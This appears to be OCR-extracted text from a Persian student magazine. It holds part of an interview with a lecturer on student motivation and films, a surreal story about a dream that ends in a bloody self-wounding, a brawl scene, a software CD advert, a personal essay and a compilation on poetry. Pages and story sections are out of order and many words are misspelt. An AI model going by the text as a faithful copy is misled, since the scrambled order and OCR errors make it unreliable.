
مثلاً یکی از نشانه‌های بی‌انگیزگی، همین کپی کردن تکلیف‌ها است. خوب چرا باید یک دانشجو تکلیف‌ها را کپی کند؟ شاید این نشان مشخصی باشد از اینکه انگیزه درس خواندن یا بالا بردن سطح علمی و تحصیل علم برای او وجود ندارد! راهش هم، همان مطالعه خارجی است، تقویت جهان بینی خودمان از طریق کتب فلسفی، اجتماعی، تاریخی و رمان.

رمانها حاصل اندیشه یک عده افراد متفکر است، مثلاً ویکتور هوگو و... چرا ما از اینها استفاده نکنیم و دید اجتماعی و جهان‌بینی خود را تقویت نکنیم؟

این پیشنهاد را هم بررسی کنید که در کارهای فوق برنامه تان یک سری گروههای مطالعه جمعی ایجاد کنید و مثلاً درباره یک کتاب فلسفی یا در مورد زندگی بزرگان مطالعه کنید و در گروه روی آن بحث کنید.

■ از آقای دکتر که وقت خودشان را در اختیار ما قرار دادند تشکر می‌کنیم و برای ایشان در زندگی شخصی و علمی شان آرزوی موفقیت داریم.

□□□



قدیمی هم آقای انتظامی و... که خوب کلاً بازی‌های آنها خیلی مناسب است.

### ■ در سینمای هالیوود چطور؟

○ از هالیوود؟! در هالیوود مگر کسی هم خوب بازی می‌کند؟! (خنده دکتر)

■ حالا هالیوود زیر سؤال است. (باز هم خنده دکتر)  
○ از شوخی گذشته بازی مارلون براندو (بدرخوانده) و داستین هافمن (در پایون) از قدیمی‌ها و از جدیدی‌ها هم از تام هنکس در فارست گامپ خوشم آمد. هنر پیشه معروف فیلم دانتون "ژرار دپاردیو"

### ■ شما قیصر را دیده‌اید؟

○ بله

■ نظر شما راجع به این فیلم...

○ قیصر را خیلی وقت پیش دیده‌ام. والله تأثیراتی که آن موقع روی من گذاشته بود خیلی جالب نبوده، مگر الان با یک دید جدیدتر و بازتری نگاه کنم... گوزنها مال کیمیایی بود؟

■ بله.

○ گوزنها یادمه خیلی تأثیرگذار بود. قبل از انقلاب بود، نمی‌دانم. یا بعد از انقلاب!

### ■ سؤال آخر! بوف کور هدایت را چطور می‌بینید؟

○ به نظرم می‌آید که ... یعنی هیچی از آن یادم نمی‌آید! (باز هم خنده دکتر) فقط آن موقع که می‌خواندم، چون خیلی کوچک بودم زیاد برایم جالب توجه نبود. راهنمایی یا حداکثر دبیرستان ...

## ■ ریشه یابی چیز خوبی است. اما ...

### ■ در پایان اگر صحبت خاصی دارید، بفرمایید.

○ والله، صحبت خاصی ندارم. فقط یک چیزی که دلم می‌خواهد دانشجویان به آن توجه کنند قضیه انگیزه است. نه فقط من بلکه خیلی از اساتید دیگر (منظورم در این دانشکده نیست، دوستان قدیمی من در دانشگاههای دیگر) با من هم عقیده‌اند که یک بی‌انگیزگی زیادی در بین بعضی از دانشجویان دیده می‌شود که چرا درس می‌خوانند یا اصلاً چرا زندگی می‌کنند! (چه برسد به

بعضی از ستونها را، از همین آدمها، خیلی عاشقانه، بغل کرده بودند. اما سرهایشان رو به بالا نبود بلکه خیلی عجیب روی شانه‌هایشان افتاده بود و چشمهایشان و قیاحه خوشحال بود. پای ستونها خون سیاه شده‌ای که شده بود. از اینکه خون سیاه را می توانستم از خاک سیاه تشخیص بدهم تعجب کردم. از دیدن این صحنه‌ها، زیر نور کدروی که به همه جامی تابید، احساس کردم که سبب گلویم به داخل فشرده می شود و دلم مالش منزجرکننده‌ای می رفت.

#### ۴-۱) به یکی از آدمها می خورد.

"من متشنج از اطراف خود، با یکی از آدمهای سر بالا بر خوردم. طرف موهای سیاه بلندی داشت که چون سرش به بالا بود، بلند بودن موهایش بیشتر به چشم می آمد. چشمهایش حرکات سریعی داشتند و هر از چندگاهی اشکی را بیرون می راندند. فکر کردم که حتماً خیلی ناراحت است و دلم مشغول. مدتی خیره نگاهش کردم و بعد از او پرسیدم "چرا بالارا دلتان نگاه می کنی؟" او بی خیال، جواب داد "روی خاک سیاه کاغذ سفیدی را پیدا کردم. روی آن نوشته بود "بالارا نگاه کنید." من فکر کردم که به هر حال مجبورم جایی را نگاه کنم. اینجا هم که نگاه کردن به طرفی، درست تراز نگاه کردن به طرف دیگر نیست. من هم که از این بی تفاوتی، به سرگردانی افتاده‌ام، پس به بالانگاه کردم. حالا هم راحت و آرام هستم و اصلاً نیازی نمی بینم که دوباره پایین و یاد دیگران را نگاه کنم." من متعجب از استدلال او پرسیدم "یعنی الان نمی دانی خاک زیر پایت چه رنگی است؟" او بدون اینکه عجله‌ای برای رفتن نشان بدهد گفت "یادم نمی آید. در حقیقت این خاطره را رها کرده‌ام و الان هم نیازی نمی بینم که دوباره تصاحبش کنم." یعنی واقعا نمی خواهی بدانی که قهوه‌ای است یا سیاه؟" همچنان سر بالا گفت "نه". "آخر چرا؟" در حالی که خودش را آماده رفتن می کرد گفت "تو چی؟ تو دولت نمی خواهی بدانی بالای سرت چه خبر است؟" و دوباره مسیر غریبش را دنبال کرد. همچنان که مسیر او را دنبال می کردم، احساس حماقت تحقیر آمیزی وجودم را هر کرده بود.

#### ۴-۱) بالا را نگاه می کند.

"بالارا نگاه کردم. جایی که همه بدنجا خیره شده بودند. بالای سرم پر بود از ابرهای سیاه قلبه قلبه، خیلی خیلی نزدیک خاک سیاه بودند. پراز خطوط و انحناهای پیوسته که به کرات همدیگر را قطع می کردند. چشمهایم از فشاری که به آنها برای دنبال کردن این شبکه‌های تو در تو، می آمد، قطره اشکی را بیرون راندند. مدتی خیره به این شبکه‌ها نگاه کردم. رفته رفته تپش قلبم شدید تر شد، دماغم عرق کرد، عرقهای ریز. بعد به خارش افتاد."

#### ۵-۱) گوینده داستان حرف می زند.

لحظه‌ای از تعریف کردن، دست برداشت. روی دماغ و پیشانی اش قطره‌های ریز عرق جمع شده بود. بی اختیار شروع به خاراندن دماغش کرد. یک خورده نفس نفس می زد. به نظر می رسید آنچه می خواست بگوید، موجب شرمش بود. دستی به موهای سیاه بلندش کشید و ادامه داد...

#### ۶-۱) دوباره به طرف همان آدمه رفت.

"احساس کردم به طرف همان آدم به راه افتاده‌ام. البته نمی دیدمش. نگاهم هنوز به بالا بود. مسیر عجیبی را می رفتم. بعضی اوقات دور خود می چرخیدم، یا یک سری

### قسمت اول) خوابی را که دیده. برای گوینده داستان تعریف می کند.

تمام قسمتهایی که خوابش را تعریف می کند یا حرف می زند در داخل گیومه خواهند بود.

#### ۱-۱) خاک سیاه.

"هر جا که می رفتم، خاک سیاه بود. سیاهی این خاک تمام ترسهای فراموش شده را به یاد می انداخت. انعکاس این سیاهی تمام چیزهای معمولی را، موز جلوه می داد."

#### ۲-۱) محیط اطرافش.

۱۰- جای پای زیاد. اطرافم فقط خاک سیاه بود و جاهای یا همین جور روی هم انباشته شده بودند. انگار که هر جای پا قصد له کردن جای پای دیگر را داشت. این کار با مهارت عجیبی انجام شده بود.

۲۰- دریای آدمها. اطرافم را نگاه می کردم، پراز آدم بود. اما همه در جایی دور در افق بودند. فهمیدم که کلی آدم شبیه من، وجود دارند ولی بود یا نبود آنها برایم فرقی نداشت. وجود آن همه آدم احساس تنهایی را که در من به وجود آمده بود، از بین نمی برد. همه مشغول بودند و دور.

۳۰- چند آدم نزدیک. پنج- شش تا آدم نزدیکهای من راه می رفتند. همه سرهایشان به بالا بود و هر کدام چیز خاصی را دنبال می کردند. سبب گلویشان بجای اینکه بالا و پایین بروند، حرکتی به سمت داخل و خارج داشت. بعضی اوقات هم همان داخل، فشرده باقی می ماند. هر کدام مسیر نامشخص ولی مصممی را دنبال می کرد. یعنی طی جاده‌ای که وجود نداشت. فقط لحظه‌های کوتاهی را می ایستادند و بعد با اطمینان مسیرشان را عوض می کردند. شاید در راه ناوجودشان به یک دوراهی رسیده بودند. من یادیدن همه این اوضاع هیچ کنجکا و نشدم که بینم اینها به چه نگاه می کنند، یعنی اصلاً. ولی الان که به آن فکر می کنم خیلی متعجبم که چرا کنجکا و نشدم.

۴۰- صداها. صدای بادی آمد ولی بادی در موهای من نمی پیچید و یا خاک سیاهی را بلند نمی کرد. من این را با سادگی تمام پذیرفتم. چیزی که اذیت می کرد، این اتفاقهای غریب نبود بلکه صدای جیفهای آشنایی بود که از طرف دریای آدمهای آمد. جیفها صدای خش و حشتناکی داشتند. احساس کردم این جیفها را بارها شنیده‌ام.

۵۰- ستونها. جای جای خاک سیاه، ستونهای قهوه‌ای و نسبتاً گلفت، حدود قطر یک درخت معمولی، ایستاده بودند. از هر کدام یک تیغ بزرگ به ارتفاع حدود یک متری خاک سیاه، بیرون زده بود. هر جا آدم بیشتر بود، ستون هم بیشتر بود.

و راحت کنی. همه کارها را برای من گذاشته ای، حتی این خواب نامفهوم را. ای کاش میتوانستم قانعتم کنم که این خواب هیچ معنایی نداشت، فقط چند تا اتفاق بودند که من دیدم. نه نشان می دهند که من در آینده چه کاری می کنم و نه دلیلی می شوند که من کار خاصی را انجام دهم. حداکثر می توانم علت کیاری را، که من در گذشته انجام داده ام، از آن پیدا کنم. همان جوروری که زمین علت افتادن سیب به زمین است. اما تو که آدم نیستی! یعنی من هر چقدر هم که حرف بزنم، در موقعیتی قرار نخواهی گرفت که حکم به بدی یا خوبی کنی، هر چند که هر چه را که من می بینم، تو هم می بینی. نه خدا هستی که اعمالم را بارضا و سختت عوض کند. و نه یک انسان، که از کارهایم افتخار کنی و یا شرمسار بشوی. تو یک ششی. تو مثل بشر نیستی که مجبور بشوی به بعضی از اعمال اسم گناه را بدهی و به بعضی دیگر ثواب. تو یک وجودی، بدون نور عقل لعلتی. بی نیاز از اینکه ارزشی برای خودت درست کنی یا از ارزشهای دفاع کنی و دیگران را قانع کنی که تو آدم خوبی هستی. بعضی اوقات فکر می کنم که من نه محکم و نه مکلف، فقط سرکارم. بدون ارزش هر موجودی که مجبور است تصمیم بگیرد سرکار است. معطل هیچ است. نه تو ارزشی در دست داری و نه من. این جهان تحمل داشتن ارزشی را ندارد. فکر می کنی بدون ارزش می شود به کسی کمک کرد؟ به هر حال باید کاری کرد.

#### ۲-۲) در اتاق قدم می زند.

از صندلی ای که کنار پنجره گذاشته بود، بلند شد. بین وسایل اتاق راحت خود، قدم زد. نگاهش از پرده ها به صندلیهای قدیمی و فرش ایرانی ای که کف اتاق پهن بود، حرکت می کرد. میز چشنگی وسط اتاق بود که چند ظرف کربستال چک، رویش گذاشته بود. یک گلدان بزرگ، چند شمعدانی، یک جاسیگاری و یک جعبه سیگار یا چند سیگار فرانسوی. یکی از سیگارها را برداشت و آتش زد. همچنان که از سیگارش نفس می کشید، به طرف قفسه کتابهایش رفت. نگاه به کتابها نکرد، ولی به آلبومهای تمبرش خیره شد. دوباره به سمت صندلی راحتی خود برگشت. از آنجا به راحتی خیابان را می دید. همچنان که رفت و آمد پر شتاب مردم را تماشا می کرد ادامه داد...

#### ۳-۲) دوباره حرف می زند.

یادم است یک بار که رفته بودم روزنامه بخرم، جلوی دکه روزنامه فروشی، یک پرسشیده بود. حدودش سال سن داشت. صورتش پراز خطوط سیاه بود. لباسش رنگ صورتی تهوع آوری داشت، خیلی کثیف بود. آنقدر که پاکی هیچ کتاب مقدسی نمی توانست آن را پاک کند. جلوی خودش یک واکس سیاه کفش، یک برس سیاه و یک دستمال که سیاه شده بود، به نظم ساده ای چیده بود. سرش را صاف نگاه نداشته بود، بلکه به طرز غیرممکنی به سپینه اش چسبیده بود. گاهی از چرتی که می زد، بیدار می شد و دوباره، آزرده، سرش پایین می رفت. من بدون اینکه روزنامه بخرم، خودم را پشت دکه قایم کردم. جوروری که کسی خیال نکند ما به هم ربط داریم: پسرک خسته و من. خیلیها از جلوی من رد شدند. بعضیها هم عکس العمل نشان دادند. یک مرد با خنده بیچاره را بیدار کرد و چیزی به او گفت. پسر، اما فکر نمی کنم چیزی شنیدی، من هم نشنیدم. مرد، جا افتاده بود و پخته روزگار، و احتمالاً ده ها بچه دیگر را هم به همین شکل بیدار کرده بود. یک خانم هم جلوی پسر ایستاد و منتظر ماند. یک آقای آمد و خانم

خطهای شکسته را دنبال می کردم، در حالی که به راحتی می توانستم مسیر مستقیمی را طی کنم. به نظر می رسید مسیر مشخص شده ای را روی ابرها، دنبال می کنم. نفهمیدم چه جور به آدمه رسیدم یا که اصلاً چرا نفهمیدم که رسیدم. به هر حال به او رسیدم و از او پرسیدم: "از اینکه همه چیز سیاه است، ناراحت نیستی؟" من به این فکر نمی کنم. "پس به چی فکر می کنی؟" دیگه به بالا نگاه نمی کردم. قیافه او خالی از هر فکری بود. خیال کردم الان می گوید که اصلاً فکر نمی کند و فقط یک مسیری را دنبال می کند، اما او یک حرف دیگری زد. "به اینکه راهم را از بین این همه راه انتخاب کنم. سر هر تقاطع مجبورم این کار را بکنم. تازه باید شمارش اینکه از چند راه گذشته ام و چندمین نفر بوده ام که از اینجایم می شوم، راهم داشته باشم. از همه مهم تر، جای پایم باید جای پای قبلی راله کند. این خیلی مهم است. مهارت می خواهد. وقتی در مورد له کردن حرف می زد، هیجان خاصی صورتش را تغییر داد. دیگر آن قیافه بی خیال را نداشت. "خوشحالی؟" این سؤال قیافه اش را به حالت اول برگرداند. مثل اینکه این برایش اهمیتی نداشت. "آره! من خیلی باهوشم که راهم را از بین این همه پیدا می کنم." فکر نکردی ممکن است راحت اشتباه باشد؟ احساس کردم دارد به من می خندد. "من تا به حال هیچ قضایای نکرده ام. فقط بین چندین کار مساوی یکی را جدا کرده ام." می دانی به کجا می روی؟ "نه، چون به جایی نمی روم. فقط می روم و سر هر تقاطع راه خودم را تعیین می کنم. وقتی هم که موقعش شد که بایستم و وقت رفتن تمام شده بود، خودم می فهمم. ولی الان باید بروم." مراد ورزد و همین جور، سر به بالا جاده نا کشیده اش را دنبال کرد و رفت.

#### ۷-۱) او می ایستد.

"نگاهم را از آدمه گرفتم. دوست داشتم دوباره به بالا نگاه کنم. خطوط و انحناها را دنبال می کردم و جلو می رفتم. برای لذت بخش بود. چون به طرز عجیبی، بدون هیچ وسیله و ملاکی، فقط با آزادیم، راهم را پیدا می کردم. راه می رفتم، بدون اینکه به کس یا چیز خاصی فکر کنم. ولی آهسته آهسته، احساس کردم به یک چیز مهمی نزدیک می شوم. ایستادم تا بهتر درکش کنم. زیر گلو و نوک دماغم عرق کردند. هر قهقاری خیلی ریز. رانم به خارش افتاده بود. نفسهای سنگین و محکم شدند. سرم را پایین آوردم. نگاهم به ستونی که جلوم بود افتاد. به طرفش دویدم، خیلی تند دویدم، و پریدم و در آغوشش گفتم، خیلی عاشقانه. همه چیز آرامش بخش بود، غیر از یک چیز: درد تیزی که زیر شکم احساس می کردم. خودم را بیشتر به ستون فشار دادم تا آرامشش بر درد تیغش بچربد و تسکین بدهد. ولی دردش تحمل ناپذیر شد. به زیر پایم نگاه کردم. خون به فشار به کاغذ سفیدی که روی خاک سیاه افتاده بود می ریخت و سیاه می شد. جیغ کشیدم. جیغ صدای خش و حشتناکی داشت. و همین بیدارم کرد.

### قسمت دوم) آدم قصه ما با گوینده داستان حرف می زند.

#### ۱-۲) شروع می کند.

"خوب! خواب را برایت تعریف کردم. می دانم که تو همه را بلعیدی، کلمه به کلمه اش را. این راهم می دانم که هر وقت بخوام، همه را بهمین باز خواهی گرداند، بدون هیچ قضایای. بدون اینکه بگویی من آدم بدی بودم که یک همچین خوابی دیدم، یا که خوب آدمی هستم. بدون اینکه با پوز خندی خیالم

قطعی می توانستند منتظر بمانند تا کسی برایشان کاری انجام دهد. اگر صورت او جلوم نبود حتماً به آنها می خندیدم. ولی صورت او خیلی وحشتناک شده بود. لب قسمت چپ صورتش با حالت تشنج آمیزی به بالا می پرید. سفیدی چشمهایش در صورتش دویده بود. با همان حالتش، خودش را از جمعیت دور کرد. سرگشته مدتها در شهر، ویلان چرخید.

### قسمت چهارم: کوچه بن بست

مدتها راه رفت، بدون اینکه فکر کند کجا می رود. بدون اینکه اتفاق خاصی افتاده باشد، ایستاد، ابتدای یک کوچه بن بست. پایین پایش را نگاه کرد. زیر پایش یک کاغذ سفید افتاده بود. در آن نوشته شده بود: "به انتها بروید، آنجا دری گشوده خواهد شد." بایی اعتنایی کاغذ را سر جایش، برای رهگذر دیگری، گذاشت و گفت: "من می دانم این کوچه بن بست است ولی باز هم به انتهایش خواهم رفت. یا آن ته اتفاقی خواهد افتاد و حرکت من تمام خواهد شد و من دیگر نخواهم بود و یا اینکه دوباره برمی گردم و به یک انتهای دیگری رسم و یا اصلاً نمی رسم." لبخندی حاکی از رضایت بر لبانش آمد. "من چقدر باهوشم که این را فهمیدم!" و به راه افتاد. ته کوچه یک مدرسه بود. در سمت راست هم یک تیر چراغ برق ایستاده بود. آنجا یک نفر هم به دیوار تکیه داده بود. گردن سوخته و پای مفلوجش را به رخ دلهای مهربان بچه ها می کشید، تا شاید به خاطر نقصی که دارد، چیزی به او بدهند. یک کاسه زنگ زده هم به همین منظور جلوش گذاشته بود. دو تاسکه داخل آن بود. او با اطمینان کامل به طرف مرد رفت. یک لگد خشن به طرف زد و آنرا به وسط کوچه پرت کرد. مرد با وحشت به او نگاه می کرد. او بدون توجه به لرزش شدیدی که تن مرد را تکان می داد، ته هزاراری جای کاسه گذاشت. "برو و از سر کاریت لذت ببر!" مرد بدون اینکه متوجه شده باشد دقیقاً چه اتفاقی افتاده، هزاراری هارا برداشت. نگاه طولانی به آنها کرد و خوشحالی جیب کشید. جیغش صدای خش و وحشتناکی داشت. او جا خورد. دو سه قدم به عقب برداشت. زیر گلو و نوک دماغش عرق کرد. عرقهای خیلی ریز. رانش به خارش افتاده بود. نفسهای سنگین و محکم شد. نگاهش به تیر چراغ برق افتاد. مسیر غریبی را به طرف تیر پیش گرفت. همچنان که می رفت صدای باز شدن دری را از سمت چپ کوچه شنید و بعد خنده دلنشین زنی. کنجکاویش، صورتش را به طرف صدا چرخاند. از اینکه این چنین کنجکاو به چشمان عشو گرزنگ نگاه می کرد، تعجب کرد. زن با خود نمایی استانداری، او را دعوت به نزدیکی می کرد. لحظه ای درنگ کرد. چشمانش بین تیر چراغ برق و زن، مرد بود. من را از چشمانش برداشت و به زمین انداخت. با صورتی بدون عینک، لبخندی زد و دعوت او را قبول کرد و به طرفش راه افتاد. او راه افتاد ولی می دانست که نزدیکی نخواهد کرد.

□ □ □

چیزی به او گفت. آقادی در جیبش کرد و یک شیشی را به بچه داد. پسر نفهمید که چه چیزی گرفته و دوباره چرت زد. من رفتم. به عبارت دقیق تر فرار کردم. چیز دیگری که من از قیافه پسر نفهمیدم، آزدگی و درد عمیقی بود که در چهره اش موج می زد. و چیزی که از خودم می توانم بگویم، احساس خوشحالی و کیفی است که داشتم، قبل از اینکه پسر را ببینم. بزرگترین مشکل این است که چگونه کیفم را با درمندان جمع کنم. همه ما روی زمین ولو شده ایم ولی چرا همه خوشحال نیستیم؟ با بدکاری کرد، یعنی ناچاریم کاری بکنیم. مثل قطره بارانی که باید بیفتد. ولی قطره باران باید بیفتد، ما باید چکار کنیم؟ اصلاً کار خاصی هست که با بدکاری انجام دهیم؟ پس چرا کسی ما را دعوت به انجامش نمی کند؟ یک صدای دلنشین که...

### قسمت سوم: دعوا

صدای گوش خراش کشیده شدن لاستیک روی آسفالت، مانع حرف زدنش شد. زیر پنجره اتاقش، یک ماشین به شدت دنده عقب زده بود تا برسد جلوی دوتا مأمور. راننده با خوشنونت از ماشین پیاده شد. دستهایش آویزان و مشت کرده بودند. به طرف مأمور اول حرکت کرد. مأمور بایی اعتمادی همراه غرور، نگاهش می کرد. راننده به مأمور رسید و بدون مقدمه، محکم با مشت به صورت مأمور زد. کلاه مأمور به وسط خیابان پرت شد. مأمور اول، منگ، راننده را نگاه می کرد. احتمالاً هیچ فکر نمی کرد که کسی او را بزند، ولی مأمور دوم سریع یادش آمد که در یک همچین مواقعی چه باید بکند و بی معطلی با راننده گلاویز شد. او با حالت عجیبی از صندلی بلند شد و خودش را به خیابان رساند. وقتی به پایین رسید، مأمور، مردم آنها را از هم جدا کرده بودند ولی هنوز هم تقلاً می کردند که به هم برسند. آنها می خواستند که با هم باشند ولی مردم نمی گذاشتند. تقلاً می کردند و همدیگر را صدا می زدند.

"من مرام دارم. فکر می کنی می گذارم یک مأمور را بزنی و شب راحت بخوابی؟"

"تو مرام داری؟ دیدم وقتی داشتم لهت می کردم، چه جور می کششامو تمیز می کردی. آگه اینارو دور من نریخته بودی به کاری می کردم که مجسمه مرام رو هیچ وقت فراموش نکنی. آش خورد دولت"

"تو مجسمه مرامی! همون آش رو رو قیافت بالا میارم! اسگ دوزن!"

صدای نفسهایش به وضوح شنیده می شد. تمام نیروهایش در دستانش جمع شدند، خودش را کنار آن دور ساند و سیلی تحقیر آمیزی به آن دوزن "آی کاش می فهمیدم که نمی توانید، که ما نمی توانیم..." هر کلمه را که ادا می کرد، انگار روی زمین تکی می انداخت. ولی دیگر دهانش کف کرده بود و نتوانست ادامه دهد. قیافه آن دو مرد خیلی خنده دار شده بود! آنچنان گیج شده بودند که

## CD پویش ۱ یک - و تنها یک - سدی برای همه


نسخه های مختلف ویندوز (۲.۱، ۹۵، ۹۸)، موسیقی ایرانی، نرم افزارهای کاربردی، کتاب های الکترونیکی و ...



# آقای امید ترابی لطفاً این متن را بخوانید

خیلی وقت می‌شه که فکر نکرده‌ام، خیلی وقته که برای حل مشکلی به ذهنم رجوع نکرده‌ام؛ شاید با مشکلی مواجه نشده‌ام، یا اینکه مشکلی را برای خودم مطرح نکرده‌ام؛ اگر بخواهم دقیق‌تر بگویم، شاید از بعد کنکور تا حالا هیچ وقت بیش از ۳۰٪ از ذهنم استفاده نکرده‌ام؛ حتی برای امتحان معادلات که به زور ۱۱ شدم یا امتحان ریاضی II که ... دیگه نتوانسته‌ام به خدا فکر کنم، به دلیل‌هایش، به ... دیگه فلسفه برابم شیرین نیست؛ زمانی فکر می‌کردم دارم عارف می‌شوم، هه! انگار هر کس فیلسوف نیست، عارف است!؟

حیف، حیف که اکثر مشکلات زندگی بدون فکر هم حل می‌شوند، چه برسد به ۳۰٪ فکر، که آنوقت شاید برای خودت ادعایت هم بشود که آره من هم برای خودم یکپا متفکر هستم و آنوقت است که با حل یک "مدار" احساس می‌کنی که برای خودت کسی شده‌ای و جدی تر راه می‌روی و دلت می‌خواهد به کسانی که از کنارت می‌گذرند یک جوری بفهمانی که باید به تو سلام



کنند، آنوقت است که هر جا چند نفر حرف می‌زنند باید یک جوری حرف را به اسمبلی بکشانی تا همه بفهمند که تو هم اسمبلی PC می‌دانی و خلاصه ... اگه ده تا کتاب دیگه بخوانی تو هم برای خودت کسی می‌شی، اینها می‌گذرند و تو هر روز در عالم خودت (بخوانید خود ساخته‌ات) مراتب کمال و اعتلای را طی می‌کنی، تا یک روز به طور کامل "خود آگاه" احساس می‌کنی که عاشق شده‌ای، هیچ فکر هم لازم نیست، عشق و محبت را با تفکر و عقل کاری نیست، عاشق یعنی مجنون! اما

خوب در عین حال چون کارت خیلی درسته و بدون فکر نمی‌تونی هیچ چیزی را بپذیری و چون ذهن جستجوگری داری باید این مسأله را کاملاً تجزیه و تحلیل کنی، آخه در همه کارها باید یک جوری نشان بدهی که یک سر و گردن از بقیه بالاتری؛ و آنوقت است که دلایل n تایی (n >) خواهی داشت که این عشق چیست! کجاست!؟ چرا آمده!؟ چرا عاشق شده‌ای!؟!؟! و آن جور شد که این جور شد و خلاصه پس از هزار تجزیه و تحلیل آخر سر به این نتیجه می‌رسی که تو عاشق سینه چاک هستی! و بعد با کسر کوچکی از آن ۳۰٪ فکرت به این نتیجه می‌رسد که عاشق یعنی مجنون و تو هم باید کاری عاشق گونه و مجنون وار انجام دهی و فوراً می‌دوی یک گل سرخ می‌خری و با غرور می‌روی جلو، ... و یک وقت بر می‌گردی که گل قرمزت پرپر شده و گونه‌ات سرخ و آنوقت است که فکر می‌کنی دلت شکسته؛ گل را زیر پاله می‌کنی و با زندگی قهر، و شاید فکر می‌کنی که باید باز عارف بشوی! و یا ...

بگذریم، برای اینکه تو خیلی از چیزها را بفهمی باید روزها زیادی بگذرد و زمان هم که می‌گذرد و می‌گذرد؛ اما یک چیز را مطمئنم، روزی که نه با شنیدن موسیقی، نه بوییدن همان گل سرخ، نه خواندن حافظ و نه ... ارضاء نشدی، روزی که احساس کردی هیچ شاعری نتوانسته حتی یک بیت شعر برای دل تو بگوید، روزی که فقط دیدن یک نفر تو را ارضا می‌کند و حتی یادش؛ روزی که ...

حتماً یک فکری به حال خودت بکن و حتماً علاوه بر ۱۰۰٪ فکرت با چند نفر هم مشورت کن و تا می‌توانی متفکر و فیلسوف شو! و در مورد خودت متفکرانه تصمیم بگیر حتی اگر عشق را با تفکر کاری نباشد و عاشق مجنون باشد.

امید ترابی



# شعر، زندگی است، بزرگ‌ترین زندگی‌ها

...هیچ نگوییم  
خود از هر گفته‌ای گویاتریم  
ما فرزندان این قرن کافریم  
قرن مانیفیست‌های سیاه‌نیچه و  
تره‌های خاکستری بکت

زنان بیشترین قربانیان  
همیشه تاریخ بوده‌اند  
تنها موجوداتی که اسم  
اعظم عشق را از برند  
زیرا که مادرند

مادران را در بیابید  
که اگر دیر شود، می‌میرند  
و بخشی از ما را با خود  
به زیر گل می‌برند.  
انسان

از آسمان به زمین فرستاده شد  
تا بگوید خدا را دوست دارد،  
او که جرقه آتش گردان خداوند  
در دل سکوت ظلمانی است

این همه ظلمت که جای فهمش  
در ذهن ما خالی است  
این همه دریا و ماهنوز تشنه‌ایم  
این همه زمین و ما  
هنوز  
گرسنه‌ایم!

در هر جا که انسان تلاش می‌کند، در  
دورترین مناطق زمین و زمان، جمله‌هایی  
یافت شدند که خدایی کردند. چون  
سرچشمه شعر انسان است - انسان با  
رویاهايش - و بیش از همه آنجاها سبز  
می‌شود که کم‌تر منتظرش هستیم.

در آوار خونین گرگ و میش  
دیگرگونه مردی آنک  
که خاک را سبز می‌خواست  
و عشق را شایسته زیباترین زنان -  
که اینش  
به نظر

تنظیم:  
شهرام  
گوهردهی

هدیتی نه چنان کم بها بود  
که خاک و سنگ را بشاید.

چه مردی! چه مردی!  
که می‌گفت  
قلب را شایسته تر آن


که به هفت شمشیر عشق  
در خون نشیند  
و گلو را بایسته تر آن  
که زیباترین نامها را  
بگوید

و شیر آهنکوه مردی از اینگونه عاشق  
میدان خونین سرنوشت  
به پاشنه آشیل  
در نوشت  
روینه تنی  
که راز مرگش  
اندوه عشق و  
غم تنهایی بود.

\*\*\*

گفتیم سرچشمه شعر انسان است، انسان با رویاهایش به  
انواع آن بیندیشید:

نقال‌ها ... آنها که با نطقهای  
جذابشان، می‌خواهند  
حرفشان را پیش ببرند.  
باباهای کوهی که با زبان  
گسترده خویش برای آنچه و آنکه دوست می‌دارند تراته  
می‌سرایند. آنها که محتسب‌ها را به مسخره گرفتند. و  
قافیه سرایانی که به  
شکم‌گنده‌ها نیش زدند...



و آنها - بزرگ‌ترین شعرا -  
آنها که هیچ نسرودند. آنها  
که به جای شعر، زندگی سرودند.

آنها که زیباترین اشعار را با نوع زیستن شان می‌سرایند.

هرگز از مرگ نهراسیدم  
اگر چه دستانش  
از ابتدال شکننده‌تر بود  
هراس من باری  
همه از مردن در سرزمینی است  
که مزدگورکن



از آزادی آدمی نیز  
فزون باشد.

\*\*\*

کلمات شعر اصیل و صمیمی «همچون باروت می‌ترکد» چون شعر نمی‌تواند حقیر باشد و تعظیم و بردگی پیش گیرد. گویی خود را در چهارچوب خویش محبوس می‌داند، ولی زندان او پرحاصل‌تر از کاخها و باغهای تنبلی است. حبس شعرش دیوارهای بشری دارد. زندانی که در آن تمام صداهای اطراف به گوش زندانی برسد زندان نیست.

باغی شده که درختهای مردم، هر جا که تبر حلق و تاریکی بر آنها زده می‌شود، آهسته یا با فغانهایی در صحبت‌اند.



شعر، همان دانستن بهای یک تکه نان است، موقعی که بچه‌های معدنچی دور هم نشسته‌اند و حساب روزهایی را که باید باز هم در اعتصاب بود، می‌کنند.

شعر آن نفسی است که از حلق کارگر شیشه‌ساز به همیشه‌ها می‌رسد و بلورهایی بسان قلب را می‌سازد. شعر احساس دختر بچه‌ای است که اشکال قالی را تشنه می‌نمایاند. روزی رئیس آکادمی علوم شوروی (نسمه‌یانف) می‌گفت: بگذارید امروز چند شعر برایتان بگویم، قبل از انقلاب یک مدرسه عالی در ازبکستان نبود، حالا ۳۴ تا هست. ترکمنستان همه‌اش ۴۸ معلم داشت، امروز ۸۵۰۰ تا دارد...

